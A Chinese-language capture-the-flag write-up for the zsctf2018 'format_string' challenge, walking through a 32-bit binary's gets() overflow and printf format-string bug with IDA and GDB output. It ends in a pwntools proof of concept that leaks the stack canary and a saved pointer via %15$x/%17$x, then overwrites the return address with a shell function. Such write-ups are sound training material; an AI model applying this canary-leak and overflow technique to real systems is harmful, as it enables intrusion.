

```

t@zhaku1:~/ctf/pwn/zsctf2018# checksec format_string
'/root/ctf/pwn/zsctf2018/format_string'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

```

32 位程序

保护机制：开了 NX ， Canary 和部分 RELRO。

RELRO：设置符号重定向表为只读，可以预防 got 表覆写。

NX：堆栈不可执行。

Canary：向栈上插入验证信息，函数返回时会验证，以此判断是否栈溢出。

PIE/ASLR：ASLR(地址空间布局随机化)一般 Linux 默认开启，但 ASLR 不负责代码段和数据段随机化，由 PIE 负责。但只有 ASLR 开启，PIE 才会生效。

载入 IDA

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax@1
4     int v4; // edx@1
5     char s; // [sp+4h] [bp-34h]@1
6     int v6; // [sp+2Ch] [bp-Ch]@1
7
8     v6 = *MK_FP(__GS__, 20);
9     setbuf(_bss_start, 0);
10    puts("-----\n");
11    puts("Welcome to zsctf2018. --zhaku1\n");
12    puts("-----\n");
13    puts("please enter your name:");
14    gets(&s); // Stack Overflow
15    printf(&s); // format string
16    puts("please enter your password:");
17    gets(&s); // Stack Overflow
18    result = 0;
19    v4 = *MK_FP(__GS__, 20) ^ v6;
20    return result;
21 }

```

可以看到 gets 的栈溢出和 printf 的格式化字符串漏洞


```

.text:080485D0      add     esp, 10h
.text:080485D3      sub     esp, 0Ch
.text:080485D6      lea     eax, [ebp+s]
.text:080485D9      push    eax                ; s
.text:080485DA      call    _gets
.text:080485DF      add     esp, 10h
.text:080485E2      sub     esp, 0Ch
.text:080485E5      lea     eax, [ebp+s]
.text:080485E8      push    eax                ; format
.text:080485E9      call    _printf
.text:080485EE      add     esp, 10h
.text:080485F1      sub     esp, 0Ch
.text:080485F4      push    offset aPleaseEnterY_0 ; "please enter your password:"
.text:080485F9      call    _puts
.text:080485FE      add     esp, 10h
.text:08048601      sub     esp, 0Ch
.text:08048604      lea     eax, [ebp+s]
.text:08048607      push    eax                ; s
.text:08048608      call    _gets
.text:0804860D      add     esp, 10h
.text:08048610      mov     eax, 0
.text:08048615      mov     edx, [ebp+var_C]
.text:08048618      xor     edx, large gs:14h
.text:0804861F      jz      short loc_8048626
.text:08048621      call    ___stack_chk_fail
.text:08048626      ;
.text:08048626      loc_8048626:                ; CODE XREF: main+BBfj
.text:08048626      mov     ecx, [ebp+var_4]
.text:08048629      leave
.text:0804862A      lea     esp, [ecx-4]
.text:0804862D      retn

```

这里就是 Canary 的检测，通过异或判断与之前插入的数据是否相等，不等则执行函数 `__stack_chk_fail` 退出。

载入到 GDB



在栈中可以看到输入的 aaaaaa
打印栈中的数据

之后在 0x8048618 处下断 (xor edx, large gs:14h) 运行到那时经过 mov edx, [ebp+var_C] 此时 canary 已在寄存器 edx 中。

```

应用程序 位置 终端
root@zhakul: ~/ctf/pwn/zscf2018

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
0028] 0xffffd22c --> 0x804057b (<_libc_csu_init+75>: add edi,0x1)
Legend: code, data, rodata, value
0x8048615 in main ()
gdb-peda$

[----- registers -----]
EAX: 0x0
EBX: 0x0
ECX: 0xf7f985c0 --> 0xfbad2288
EDX: 0x689ccf00
ESI: 0xf7f98000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd248 --> 0x0
ESP: 0xffffd210 --> 0xf7f98000 --> 0x1d4d6c
EIP: 0x8048618 (<main+180>: xor edx,DWORD PTR gs:0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x804860d <main+169>: add esp,0x10
0x8048610 <main+172>: mov eax,0x0
0x8048615 <main+177>: mov edx,DWORD PTR [ebp+0xc]
=> 0x8048618 <main+180>: xor edx,DWORD PTR gs:0x14
0x804861f <main+187>: je 0x8048626 <main+194>
0x8048621 <main+189>: call 0x8048400 <stack_chk_fail@plt>
0x8048626 <main+194>: mov ecx,DWORD PTR [ebp+0x4]
0x8048629 <main+197>: leave
[----- stack -----]
0000] 0xffffd210 --> 0xf7f98000 --> 0x1d4d6c
0004] 0xffffd214 ("aaaaa")
0008] 0xffffd218 --> 0x61 ('a')
0012] 0xffffd21c --> 0xf7f98300 (add esp,0x10)
0016] 0xffffd220 --> 0xf7f983fc --> 0xf7f98200 --> 0x0
0020] 0xffffd224 --> 0x0
0024] 0xffffd228 --> 0x0
0028] 0xffffd22c --> 0x804057b (<_libc_csu_init+75>: add edi,0x1)
Legend: code, data, rodata, value
0x8048618 in main ()
gdb-peda$

```

```

gdb-peda$ x/40wx 0xffffd200
0xffffd200: 0xffffd214 0x00000000 0xf7df31a9 0xf7f9b748
0xffffd210: 0xf7f98000 0x61616161 0x000006161 0xf7df330b
0xffffd220: 0xf7f983fc 0x00000000 0x00000000 0x0804867b
0xffffd230: 0x00000001 0xffffd2f4 0xffffd2fc 0x689ccf00
0xffffd240: 0xf7fe59a0 0xffffd260 0x00000000 0xf7ddbe81
0xffffd250: 0xf7f98000 0xf7f98000 0x00000000 0xf7ddbe81
0xffffd260: 0x00000001 0xffffd2f4 0xffffd2fc 0xffffd284
0xffffd270: 0x00000001 0x00000000 0xf7f98000 0xf7fe574a
0xffffd280: 0xf7ffd000 0x00000000 0xf7f98000 0x00000000
0xffffd290: 0x00000000 0x021affa6 0x46c2b9b6 0x00000000

```

通过打印的栈数据比较得出偏移为 15，通过 n\$ (获取格式化字符串中的指定参数)即可构造 %15\$x 来打印 canary 的值。
而输入是从 0xffffd214 开始存的，到 canary 一共 40 个字节。


```

854B public shell
854B shell proc near
854B push ebp
854C mov ebp, esp
854E sub esp, 8
8551 sub esp, 0Ch
8554 push offset command ; "/bin/sh"
8559 call _system
855E add esp, 10h
8561 nop
8562 leave
8563 retn
8563 shell endp
8563

```

同时在 IDA 中可以看到 shell 的函数中有 `system("/bin/sh")` 因此只要 `ret` 到 shell 函数的地址就好。

不过这题还需要 leak 另一个数据



因为你 `ret` 的 `esp` 是 `[ecx-4]`，而 `ecx` 又是 `[ebp-4]`，因此我们还要泄露 `[ebp-4]` 的数据，在原样填充进去。否则当你随意用数据覆盖过去时，`ret` 的 `esp` 指向的地址会很随缘 23333

通过上面打印出来的栈数据可以算出偏移为 17，因此构造 `%17$x`。

所以 `payload=随意 40 个字节+泄露的 canary 的地址+随意四个字节+泄露的 [ebp-4]+后面用一堆 shell 函数的地址填就好，反正总有一个在返回地址上。`

POC

```
from pwn import*
p=process('./format_string')
elf=ELF('./format_string')

#context.log_level="debug"
#context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
#gdb.attach(proc.pidof(p) [0])

p.recvuntil("name:\n")
string = '%15$x%17$x'
p.sendline(string)
leak =p.recvline()
canary=int(leak[:8],16)
ret=int(leak[8:16],16)

payload='a'*40+p32(canary)+'BBBB'+p32(ret)+p32(elf.symbols['shell'])*200
p.sendline(payload)
p.interactive()
```

```
'please enter your name:\n'  
[DEBUG] Sent 0xb bytes:  
'%15$x%17$x\n'  
[DEBUG] Received 0x2b bytes:  
'32bbd00ffcf10b0please enter your password:\n'  
Traceback (most recent call last):  
  File "exp.py", line 14, in <module>  
    ret=int(leak[8:16],16)  
ValueError: invalid literal for int() with base 16: 'fcf10b0p'  
[*] Stopped process './format_string' (pid 21658)
```

不过偶尔会出现这种情况，因为你 canary 是按十六进打印的，所以当第一个字符的十六进表示小于十六时比如 0x01 0x0a 0x0c 那个 0 会被省略……

所以 ret 后面会多个 p 导致报错。